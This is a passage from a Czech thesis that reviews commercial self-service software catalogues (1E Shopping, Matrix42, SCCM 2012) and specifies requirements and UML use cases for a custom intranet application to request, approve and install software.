SHOPPING umožňuje uživatelům získat software, který potřebují ke své práci online, pomocí automatizované žádosti, schválení a dodacího/instalačního procesu. Tento produkt také dramaticky snižuje počet vlastních požadavků na instalaci software, které prochází HelpDeskem. Uživatelé jsou zde schopni získat software a služby, které potřebují, během

několika minut. Pro další snížení nákladů může obchodní oddělení pronajmout aplikace uživatelům na dobu, kterou nezbytně potřebují, a po uplynutí doby pronájmu opět odinstalovat. Touto funkcí se taktéž sníží finanční náklady na software potřebný v celé organizaci. [8]

Nabízená funkčnost SW Shopping:

- Automatická migrace na Windows 7
- Kontrola a schvalování vybraného SW Manažerem
- Pronájem Software
- Integrace s „Config Manager 2007“ včetně verze 2012
- Kontrola stavu objednávky - reporting
- Kontrola a evidence SW licencí
- Rychlé nasazení SW
- Vlastní SW obchod šetří finanční prostředky

Reference:

Produkt firmy 1E Shopping využívá po celém světě mnoho velkých korporací zvučných jmen, jako jsou například firmy:

- DELL
- 3M
- AT&T
- British Airways
- British Telecom
- Ford
- Nestlé
- Pfizer
- Princeton University
- Shell

- Thomson
- University of Southern Denmark
- US Army
- US Air Force for the Pentagon
- Verizon

The screenshot shows the 'Shopping 1E' application interface. The main content area displays 'COMPLETED ORDERS - ALL' with a summary of 4 Approved Orders and 0 Rejected Orders. A table lists the following items:

Applications	Status	Machine	Category	Cost	Requested	Approved	Installed	Uninstalled	Uninstall
Adobe Reader Free PDF reader	Installed	WIN7	Utilities	\$0.00	05/07/2011 11:13:27	05/07/2011 11:13:27	05/07/2011 11:15:02		
Adobe CS5 Photoshop Professional photo editing - the industry standard for image manipulation	Installed	xp01	Productivity	\$605.00	24/06/2011 09:49:05	24/06/2011 09:49:05	24/06/2011 09:52:43		
Microsoft Visio 2010 Professional charting and diagrams	Approved	xp01	Productivity	\$220.00	24/06/2011 09:27:06	24/06/2011 09:27:06			
Access to IT Knowledge Base View knowledge base articles	Approved	xp01	Network Resources	\$0.00	24/06/2011 09:26:50	24/06/2011 09:26:50			

Obr. 6. Shopping 1E [8]

3.2 Service Store and the user portal

Další komerční řešení nabízí firma Matrix42 a její produkt „Service Store and the user portal“. Tento portál v sobě zahrnuje modul evidence servisních požadavků tzv. "Helpdesk" a taktéž softwarový obchod se správou licencí a následnou instalací. Také zde se objednaný softwarový produkt instaluje automaticky pomocí nástroje SCCM.

Tento produkt nabízí komplexní řešení pro IT požadavky zákazníků a je použitelný, kdykoli je nutné zajistit nepřetržitou dostupnost IT služeb. Systém informuje o nákladech a závazcích s maximální uživatelskou přívětivostí, a to jak pro koncové uživatele, tak i pro

technický personál. Aplikace nabízí vše, co je potřeba pro komplexní řízení služeb, a stejně tak splňuje požadavky na model úspěšného podnikání v IT.

Všechny IT služby jsou přehledně zobrazeny v katalogu služeb. Předem definované IT služby jsou nabízeny, a pokud je služba schválena, je automaticky instalována a fakturována. Všechny IT nabídky jsou přehledně zobrazeny v portálu služeb včetně jeho poskytovatele s přehledkou jeho portfolia. Uživatelé mohou vložit, sledovat a dokonce stornovat požadavky na servisní zakázky [9].


Nabízená funkčnost:

- Intuitivní IT katalog služeb a portál servisních požadavků
- Integrované IT služby řízení životního cyklu
- Vestavěná distribuce softwaru & správa aktiv
- Automatizované pracoviště konfigurační správy
- Efektivní ITILv3 shodný s Service Desk a SLA komplexním řízením
- Komplexní Služba účtování & řízení nákladů

Hlavní funkce katalogu služeb:

- Zobrazení všech standardních služeb
- Zobrazení seznamu služeb dle oprávnění a typu pracoviště
- Usnadnění vlastní službu pro standardní služby
- Zobrazení a alokace nákladů na běžné služby
- Zpracování zakázky - od zadání objednávky až po expedici
- Integrace standardizovaných schvalovacích procesů
- Modelování uživatelem definovaných schvalovacích procesů
- Začlenění distribuce softwaru
- Plná kontrola nad náklady na IT
- Objednávky jsou automaticky účtovány na nákladová střediska
- Zprávy v reálném čase o skutečné spotřebě služeb

- Analýzy trendů, snižování nákladů a zdrojů plánování
- Uživatelsky přívětivé prezentace IT služeb



Obr. 7. Matrix 42 – Service store and user portal [9]

3.3 Software Catalog - (Microsoft System Center Configuration Manager 2012)

V poslední verzi rodiny produktů System Center 2012 společnosti Microsoft mimo dalších vylepšení a přidání balíčků přidal Microsoft také podporu takzvaného aplikačního katalogu. Zde si může přihlášený uživatel pomocí webového formuláře vybrat jen administrátorem připravené instalační softwarové balíčky. U každého balíčku lze také zvolit, zdali je nutné schválení, nebo lze software instalovat ihned. Pokud je nutno software schválit, musí ho odsouhlasit administrátor přímo v konzoli SCCM manažeru. O výsledku schválení je informován uživatel pomocí „SC Notification“ (Oznámení aplikací v dolní liště systému Windows). Dále pak uživatel může na záložce „My Application Requests“ sledovat stav svého požadavku a, pokud mu byl požadavek schválen, může poté vyžádanou aplikaci nainstalovat [10].

Welcome, SAVILLTECH\Administrator

Application Catalog My Application Requests My Devices

Search Application Catalog

BROWSE BY
Category Publisher

All

Showing 1 - 1 of 1 results

NAME	VERSION	PUBLISH	CATEGORY	REQUIRES APPROVAL
Office 2010	2010	Microsoft		No

Microsoft Office 2010
No description available
[More Details](#)

INSTALL

SavillTech First Prev **1** Next Last

Microsoft System Center 2012 Configuration Manager

Obr. 8. Application Catalog z SCCM 2012 [10]

4 NEVÝHODY STÁVAJÍCÍHO ZPŮSOBU OBJEDNÁVÁNÍ SOFTWARE A NABÍZENÝCH HOTOVÝCH ŘEŠENÍ

- Uživatelé vyplňují požadavky na nákup a instalaci software rozličným, nejednotným způsobem.
- Nepřehledná e-mailová komunikace mezi uživatelem, schvalovatelem, technikem a dalšími zúčastněnými osobami.
- Všechny dotčené osoby nemají přehled, v jakém stavu jsou jejich požadavky, a zpětné vyhledávání je složité.
- Nemožnost tvorby reportů.

Existují tři možné způsoby, jak reagovat na požadavek vzniku nového integrovaného informačního systému a řešit situaci.

Prvním z nich je nákup hotového softwarového produktu parametrizovaného na podmínky podniku. Mezi jeho výhody patří rychlejší zavedení, zaručená funkčnost a další vývoj, z dlouhodobého hlediska je pak tato varianta méně finančně náročná. Jeho nevýhody spočívají v tom, že vždy úplně nespĺňuje veškeré požadavky kladené uživatelem a je zde určitá závislost na dodavateli produktu.

Druhou možností je rozvoj existujícího řešení. Výhodou je maximální využití existujících zdrojů a investic, nižší okamžitá finanční náročnost a rychlost, dále pak jsou okamžitě uspokojeny potřeby firmy bez fáze přizpůsobení. Mezi jeho nevýhody patří možné vyšší dlouhodobé náklady, možná méně kvalitní systém a skutečnost, že nemusí odpovídat všem budoucím požadavkům.

Poslední možností je vývoj nového systému na míru. Mezi jeho pozitiva patří, že přesně cílí na požadavky a potřeby firmy a poskytuje výhody řízeného vývoje. Naopak mezi jeho nevýhody patří celkově dražší řešení, časová náročnost vývoje, riziko omezeného dalšího vývoje. [11]

Veškeré zde výše uvedené a recenzované komerční programy jsou vždy těsně svázány s SCCM, pomocí kterého jsou zároveň evidovány i instalovány programy na klientský

počítač, tedy účet, ze kterého je uživatel přihlášen. Dále zde neexistuje systém instalačních balíčků ani možnost vyžádat si pomoc technika v případě složitější instalace. Také zde chybí podpora žádosti k nákupu nového, v systému neexistujícího programu.

Celý systém je úzce svázaný nutností použít System Center Configuration Manager. Tento software také vyžaduje ke své činnosti současnou instalovanou licenci minimálně Windows Server 2003 a novější a zároveň též databázi Microsoft SQL Server 2005 a vyšší.

Z těchto důvodů je přistoupeno k vývoji vlastního řešení, které bude využívat data ze stěžejní existující databáze AW Caesar.

5 NÁVRH VLASTNÍHO ŘEŠENÍ

Veškerá dostupná komerční řešení nabízí ověřování uživatelů pomocí služby „Active Directory“ a protokolu LDAP, ovšem nabízený software v katalogu je nutno nejprve ručně pořídit a poté zařadit do SCCM databáze. Totéž platí i o evidenci hardware, ten zde zajišťuje klient SCCM běžící na každém počítači. Instalovaný a běžící klient SCCM je nutný pro veškeré úkony na daném počítači, ať jsou to zjišťované či prováděné operace.

Návrh vlastního řešení je založen na databázi z firemně dlouhodobě používané evidence AW Caesar, ve které je zaveden veškerý používaný software, včetně evidence počtů použitých a volných licencí, dále také veškerý používaný hardware, včetně personálních a geografických údajů. Možnosti vlastní instalace jsou rozvinuty od ruční instalace technikem, až po výběr z více druhů automatické instalace.

5.1 Funkční požadavky

5.1.1 Autentifikace uživatele

Aplikace musí před zahájením práce ověřit všechny uživatele proti Active Directory a databázi z AW Caesar. Veškeré úkony budou vázané na ověření, bez ověření nelze s aplikací pracovat, ani prohlížet pořízená data. Uživatelé budou mít oddělenou funkčnost dle specifikovaných rolí (uživatel, schvalovatel, technik, obchodník, administrátor).

5.1.2 Založení nového požadavku na instalaci software

Po ověření identity může uživatel založit požadavek na instalaci aplikace pomocí výběru z již zavedeného katalogu software na uživateli přidělený hardware, který vybere z nabídky. Pokud uživatel nemá přidělený počítač, požadavek nelze provést.

Evidováno bude datum požadavku, název požadovaného software, jméno, příjmení, titul a email žadatele, evidenční číslo počítače, na který bude aplikace instalována, dále jsou to osobní údaje schvalovatele, datum změny stavu objednávky, osobní údaje technika provádějícího instalaci a možná poznámka uživatele k zdůvodnění žádosti.

Položky jakou jsou datum požadavku, stav požadavku, datum změny stavu objednávky a veškeré osobní údaje všech zúčastněných osob budou pořizovány automaticky. Povinná

jsou také pole název požadovaného software a výběr počítače k instalaci. Nabízený software a přidělený počítač bude uživatel vybírat z předdefinovaného formuláře.

5.1.3 Vymazání požadavku na instalaci software

Pokud bude požadavek ve stavu pořízen, lze ho stornovat uživatelem. Pokud se však požadavek nachází v jiném stavu, nelze již proces zastavit uživatelem.

5.1.4 Prohlížení katalogu s nabídkou software

Uživatel si bude moci po autentifikaci prohlížet nabídku veškerého software rozčleněného podle kategorií. Tato volba slouží pouze pro prohlížení a není vázána na nutnost mít přidělený hardware.

5.1.5 Žádost o nový software neuvedený v katalogu

Zde bude moci uživatel zažádat o nový software, který ještě není zaveden do evidence AW Caesaru. Pořízeno a evidováno zde bude datum požadavku; název požadovaného software; jméno, příjmení, titul a email uživatele; dále jsou to osobní údaje schvalovatele; datum změny stavu objednávky; poznámka uživatele ke zdůvodnění žádosti a popisu software.

Položky jako jsou datum požadavku, stav požadavku, datum změny stavu objednávky a veškeré osobní údaje všech zúčastněných osob budou pořizovány automaticky.

5.1.6 Zobrazení stavu objednávky

Ověřenému uživateli se zobrazí seznam všech jeho objednávek seřazen chronologicky od nejstarší po novější dle jejich stavu.

V tomto seznamu bude zobrazeno datum požadavku; stav požadavku; jméno, příjmení, titul a email uživatele, schvalovatele a technika; datum změny stavu; název software a také počítač, na který byl požadavek směřován. Uživatel může stornovat pouze požadavek, který je ve stavu pořízen. O změně stavu objednávky bude uživatel neprodleně informován e-mailem.

5.1.7 Schválení požadavku

Po ověření se pověřenému správci zobrazí seznam objednávek od jednotlivých uživatelů ke schválení.

Seznam bude obsahovat jméno a příjmení žadatele; datum pořízení žádosti; název požadovaného software; přidělený počítač; poznámku vytvořenou uživatelem. U každé žádosti budou dvě tlačítka „schválit“ a „zamítnout“, pomocí kterých schvalovatel změni stav žádosti na „schváleno“ nebo „zamítnuto“. Po volbě odsouhlasená či zamítnutá žádost ze seznamu zmizí. Položky stav požadavku, datum změny stavu objednávky a veškeré osobní údaje schvalovatele budou pořizovány automaticky.

O schválení, nebo zamítnutí žádosti bude uživatel informován e-mailem.

5.1.8 Instalace software technikem

V případě požadavku na ruční instalaci, bude po přihlášení do systému pověřený technik informován o požadavku na instalaci software formulářem s nastavitelným filtrem dle lokality.

Tento seznam bude obsahovat jméno a příjmení žadatele; číslo počítače; telefon na uživatele; název software k instalaci; jméno a příjmení schvalovatele; datum žádosti; stav žádosti. Pokud technik potvrdí úspěšnou instalaci, objednávka tak přejde do stavu nainstalováno, a o tomto stavu bude uživatel informován e-mailem. Záznam také zmizí se seznamu žádostí o instalaci. Položky stav požadavku a datum změny stavu včetně jména a příjmení technika budou pořizovány automaticky.

5.1.9 Export dat

Schvalovateli i administrátorovi bude umožněno provést export dat ve formátu XML do souboru, pro případnou archivaci a tvorbu reportů.

5.1.10 Administrace nastavení

Po ověření zde bude moci administrátor nastavit vybranému software instalaci bez nutnosti schválení a urychlit tak vlastní instalaci.

5.1.10.1 Nastavení filtrů instalací

Administrátor zde bude moci provádět aplikaci filtrů na vlastní automatickou instalaci, dle IP adresy; lokality; domény a výběr metody instalace (pomocí PsExec, WMIc, ručně a jiné).

5.1.10.2 Nastavení MSI balíčků

Další z činností administrátora bude přiřazení jména instalačních MSI balíčků a software z katalogu DB AW Caesar, dále také možnost nastavit příznak „instalace bez nutnosti schválení“.

5.1.10.3 Přiřazení rolí uživatelům

Administrátor bude spravovat a nastavovat role jednotlivým uživatelům dle pověření (uživatel, schvalovatel, technik, obchodník, administrátor) v databázi.

5.1.10.4 Přehledné reporty

Aplikace bude poskytovat rozličné statistické reporty o všech provedených činnostech včetně počtů instalovaných programů a počtů schválených či neschválených objednávek.

5.2 Nefunkční požadavky

5.2.1 Vývojové prostředí

Aplikace bude vyvíjena v prostředí Microsoft Visual Studio a v programovacím jazyku C#

5.2.2 Webová aplikace

Dalším požadavkem bude tvorba webové aplikace v ASP.NET, která bude provozována na lokální síti v prostředí firemního intranetu a obsluha pomocí webového prohlížeče.

5.2.3 Pouze autorizovaný přístup

Všechny úkony v aplikaci bude možno provádět pouze po ověření pomocí LDAP v AD.

5.2.4 Typ Databáze

Použitá databáze bude Microsoft SQL Server 2008 a vyšší, minimálně ve verzi standard z důvodu možného využití funkce server agent.

5.2.5 Dostupnost aplikace

Aplikace bude dostupná vždy minimálně od pondělí do pátku a to v době od 5 do 20hodin.

Údržba a replikace databáze bude prováděna výhradně o víkendu ve večerních hodinách, nebo při mimořádných událostech v pracovní dny mezi 0.00 – 3.00 hodinou.

II. PRAKTICKÁ ČÁST

6 ANALÝZA VLASTNÍHO ŘEŠENÍ


Na základě definovaných požadavků uvedených v kapitole 5, můžeme přistoupit k návrhu-modelování systému a relační databáze pomocí prvků UML. Modelování případů užití se skládá ze čtyř základních aktivit. První je nalezení hranic systému, jako druhý bod vyhledáme a pojmenujeme aktéry, dále nalezneme jednotlivé případy užití a na závěr definujeme vztahy mezi aktéry a případy užití. Pro bližší popis toku událostí slouží tzv. scénáře, které definují hlavní a vedlejší tok informací. Výsledkem by měl být jednoduchý, snadno srozumitelný model případu užití, který zachytí všechny nezbytné informace. V případě, že návrh nese příliš komplikované a pokročilé funkce a nebylo by jasné, o co přesně se jedná, platí rčení „Máte-li o něčem pochybnosti, jednoduše se tomu vyhněte“. [12] [13]

6.1 Seznam aktérů


Mezi základní aktéry, kteří byli analýzou z funkčních požadavků vybráni, patří.

- Uživatel – každý, ověřený uživatel systému.
- Schvalovatel – uživatel s přiřazenou rolí Schvalovatel.
- Technik – uživatel s přiřazenou rolí Technik.
- Obchodník – uživatel s přiřazenou rolí Obchodník
- Administrátor – uživatel s nejvyšší rolí Administrátor, správce systému.


6.2 Diagramy USE CASE




Obr. 9. Seznam aktérů




Obr. 10. Use Case - Autentizace




Obr. 11. Use Case - Uživatel



